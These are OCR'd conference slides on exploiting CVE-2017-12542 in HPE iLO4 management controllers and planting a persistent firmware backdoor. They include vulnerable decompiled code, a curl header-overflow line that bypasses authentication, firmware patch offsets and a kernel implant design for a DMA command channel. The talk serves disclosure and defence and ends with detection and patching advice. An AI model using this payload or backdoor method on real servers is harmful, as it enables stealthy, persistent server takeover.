Backdooring your server through its `BMC`: the `HPE iLO4` case

Fabien Périgaud, Alexandre Gazet & Joffrey Czarny

Rennes, June 13-15 , 2018

Outline

Introduction

Previous works

Firmware security

A firmware backdoor


Conclusion


HP Integrated Lights-Out (iLO)

- Baseboard Management Controller (BMC) embedded in most of HP servers for more than 10 years.


Standalone system :

- Dedicated ARM processor: GLP/Sabine architecture
- Firmware stored on a NAND flash chip
- Dedicated RAM chip
- Dedicated network interface
- Full operating system and applicative image, **running as soon as the server is powered.**






iLO is directly connected to the PCI-Express bus.



Source: *Managing HP servers through firewalls with Insight Software*[1]

[1] `ftp://ftp.hp.com/pub/c-products/servers/management/hpsim/hpsim-53-managing-firewalls.pdf`

Pratice



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Demo

- Firmware update file format analysis
- Extraction of its components: bootloader, kernel, userland image, signatures, *etc.*
- Kernel `Integrity` analysis
- Understanding of the memory layout of the userland modules (equivalent of processes)
- Analysis of the web administration interface
- Total time of the study, approximately 5 man-months

Publication and tooling

- https://recon.cx/2018/brussels/talks/subvert_server_bmc.html
- https://github.com/airbus-seclab/ilo4_toolbox

Achievements

One critical vulnerability identified

- CVE-2017-12542, CVSSv3 9.8
- **Authentication bypass** and **remote code execution**
- Fixed in iLO 4 version 2.53 (buggy) and 2.54

Full server compromise

- Arbitrary code execution in the context of the web server
- iLO to host attack

Vulnerability located in the web server

- Handling of `HTTP` line by line
- Many uses of `C` string handling manipulation functions:
  - `strstr()`
  - `strcmp()`
  - `sscanf()`
- Handling strings in `C` is **complex and error-prone**

How to properly use sscanf() ?

```
else if ( !strnicmp(request, http_header, "Content-length:", 0xFu) )
{
  content_length = 0;
  sscanf(http_header, "%*s %d", &content_length);
  state_set_content_length(global_struct_, content_length);
}
else if ( !strnicmp(request, http_header, "Authorization:", 0xEu) )
{
  sscanf(http_header, "%*s %15s %16383s", method, encoded_credentials);
  handle_authorization_credentials(method, encoded_credentials);
}
else if ( !strnicmp(request, http_header, "Connection:", 0xBu) )
{
  sscanf(http_header, "%*s %s", https_connection->connection);
}
```

The vulnerability allows to overflow the `connection` buffer of an `https_connection` object.

```
struct https_connection {
      ...
      0x0C: char connection[0x10];
      ...
      0x28: char localConnection;
      ...
      0xB8: void *vtable;
}
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Double cheese !

- Overwriting the boolean `localConnection` : **bypass of the `REST API` authentication**

  `curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"` :)

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Double cheese !

- Overwriting the boolean `localConnection` : **bypass of the `REST API` authentication**

  `curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"` :)
- Overwriting the `vtable` pointer: **arbitrary code execution**
  - No `NX`, no `ASLR`
  - Web server working buffer at a fixed address

Analysis of a module: CHIF (*Channel Interface*)

- Ability to read WHEA information from the host OS
- Direct (read) access to the host memory

Feature analysis

- 16MB of the host memory can be mapped into the iLO memory using an unknown PCI register
- Writing to this mapped memory also impact the host memory
- Re-implement this mechanism in a shellcode executed in the context of the iLO WWW server

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Current status

- Full platform compromise
- Arbitrary code execution on the `iLO` **and** the host
- `RW` primitives to the host memory from the `iLO`

Our objective

- Persistent compromise
- Survive host re-installation
- Stealthiness

Idea

`iLO` firmware backdooring

Firmware update

- Update mechanisms:
  - Dedicated interface from the web administration panel
  - From the host, using a dedicated binary
- Firmware updates are signed
- Integrity checked at two distinct times:
  - Dynamically, during the update process, by the currently running `iLO`
  - At boot-time, **no hardware root of trust though**


- Modules can expose services
- These services can be instantiated as object

`SPI` service


- "*SpiService*" in the `spi` module
- Direct `R/W` primitives into the `SPI` flash

Attack

- Invoke the"*SpiService*" from a shellcode injected into the `WWW` server
- Direct overwrite of the firmware in the flash
- Bypass of the dynamic integrity check of the firmware




At this point, a rogue firmware is written in the flash.


1. check integrity
2. decompress
3. load
userland
kernel
bootloader
HW reset
1. check integrity
2. decompress
3. load
ILO4 bootchain


Methodology

- Full extraction of the firmware update




Methodology

- Full extraction of the firmware update
- Patch of the bootloader



Methodology


- Full extraction of the firmware update
- Patch of the bootloader
- Patch of the kernel



The up-coming compromise

Methodology

- Full extraction of the firmware update
- Patch of the bootloader
- Patch of the kernel
- Addition of a backdoor
- Rebuild the firmware update
- Flash of the firmware



Target

`WWW` server


- Frequently exposed
- High-level network/`HTTP` communication primitives
- Ability to access the host memory through `DMA` (demonstrated)
- Large binary

How to insert the backdoor ?


The `WWW` server handles many pages, like

- */html/help.html*
- */dbug.html*
- */html/info_blade.html*
- */html/admin_manage.html*


Internally represented by structures; a dedicated pointer for each supported `HTTP` method (`GET`, `POST`, `PUT`, `DELETE`, `HEAD`).



- Insert code in an unused space of the `WWW` server binary
- Highjack pointers (`GET` et `POST`) from a page handler to point to our code



We want a bidirectional channel between the `iLO` and the Linux host, through the `DMA` link.



Web server implant

Code injection

- Overwrite the `GET` request handler
- Insert code in unused space of the binary: content of a downloadable `PE` file

Features

- `R/W` primitive in the host physical memory
- Re-use web server functions to parse/handle request

Specifications

- Create a new kernel thread
- Allocate physical memory for the communication channel
- Retrieve and execute commands
- Retrieve commands output

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Kernel API

- Create a new kernel thread : `kthread_create_on_node()` / `wake_up_process()`
- Physical memory allocation: `kmalloc()` / `virt_to_phys()`
- Run commands : `call_usermodehelper()`
- Retrieve their output : redirection into a temp file, then `kernel_read_file_from_path()`

Simple structure in a shared physical memory page

- Buffer to store shell command sent by the `iLO`
- Buffer to store the command output, later grabbed by the `iLO`
- Booleans to signal the availability of data

```c
struct channel {
        int available_input;
        int input_len;
        char input[4096];
        int available_output;
        int output_len;
        char output[];
}
```

Attacker side : client in `Python`

- Check for the presence of implants
- Installation and removal of the Linux implant
- Send arbitrary commands

Problem : received data are sometimes slightly corrupted


Root cause seems to be in the encoding of specific characters...

```
if ( v13 == '%' )
{
  if ( v11 < 2 || sscanf(v5, "%d", &v19) != 1 || v19 > 0xFF )
    return 0;
  v12 = v19;
  v5 += 2;
  v11 -= 2;
  goto LABEL_21;
}
```

We need to patch this bug as well

```
# Patch query string decoding bug...
# "%d" => addrof("%02x")
PATCH5 = {"offset": 0x5D534, "size": 4, "prev_data": "25640000",
          "patch": "A8CE0400", "decode": "hex"}
PATCHES.append(PATCH5)
# ADR R1, "%d" => LDR R1, addrof("%02x")
PATCH6 = {"offset": 0x5D1A4, "size": 4, "prev_data": "E21F8FE2",
          "patch": "88139FE5", "decode": "hex"}
PATCHES.append(PATCH6)
```

Demo


fab@sawfish: ~ 85x40
0x13c: mov r0, r6
0x140: bl #0x258
0x144: b #0x164
0x148: mov r2, #0xf
0x14c: add r1, pc, #0x7c
0x150: mov r0, r6
0x154: bl #0x258
0x158: b #0x164
0x15c: mov r0, r6
0x160: bl #0x298
0x164: ldmdb fp, {r5, r6, r7, r8, sb, sl, fp, sp, pc}
0x168: ldrdeq r7, r8, [r1], -r8
0x16c: cmneq fp, r0, asr #13
0x170: ldr sl, [pc]
0x174: bx sl
0x178: cmneq r8, r4, ror #31
0x17c: rsbseq r6, r4, r1, ror #6
0x180: rsbseq r6, r0, r4, ror #26
0x184: nop
0x188: nop
0x18c: nop
0x190: rsbvc r6, sp, ip, ror #8
0x194: rscshs r0, r0, r0
0x198: rscshs r0, r0, r3, ror #1
0x19c: andge r0, r0, r3, ror #1
0x1a0: stclvs p13, c6, [r5, #-0x1dc]!
0x1a4: rscshs r0, r0, r0
0x1a8: rscshs r0, r0, r3, ror #1
0x1ac: andge r0, r0, r3, ror #1
0x1b0: stmdbvs r4!, {r0, r1, r5, r6, r8, sl, fp, sp, lr} ^
[+] Patch applied to outdir/elf.bin.patched
[+] Compressing ELF... please take a coffee...
synacktiv@ilo-server-ubuntu: ~ 72x40
synacktiv@ilo-server-ubuntu:~$

How to detect the compromise of an `iLO` host?

- Retrieve current firmware using a shellcode that reads the content of the flash memory
- Compare to a list of known “good” images
- https://github.com/airbus-seclab/ilo4_toolbox
- Smart kid: what about a backdoor that alters the read data on the fly?

Outline

iLO4 key takeaways

- No hardware root of trust[2], combined to the bypass of some of the integrity check mechanism: **persistence achievable and demonstrated**
- DMA access to the host memory re-purposed as a dual-way communication channel
- The proof-of-concepts require the exploitation of a vulnerability and execution of arbitrary code on the iLO system
- Vulnerability reported to the vendor and fixed (in May 2017), **please patch!**
- iLO4, critical remote administration tool:
  - Fully disabled if not actively used
  - Network isolation

[2] Supposedly fixed with the last generation of servers and the version 5 of iLO, released mid-2017, *cf.* "*silicon root of trust*", https://support.hpe.com/hpsc/doc/public/display?docId=a00018320en_us

Thanks for your attention

Questions ?

To contact us:

fabien [dot] perigaud [at] synacktiv [dot] com - @0xf4b
alexandre [dot] gazet [at] airbus [dot] com
snorky [at] insomnihack [dot] net - @_Sn0rkY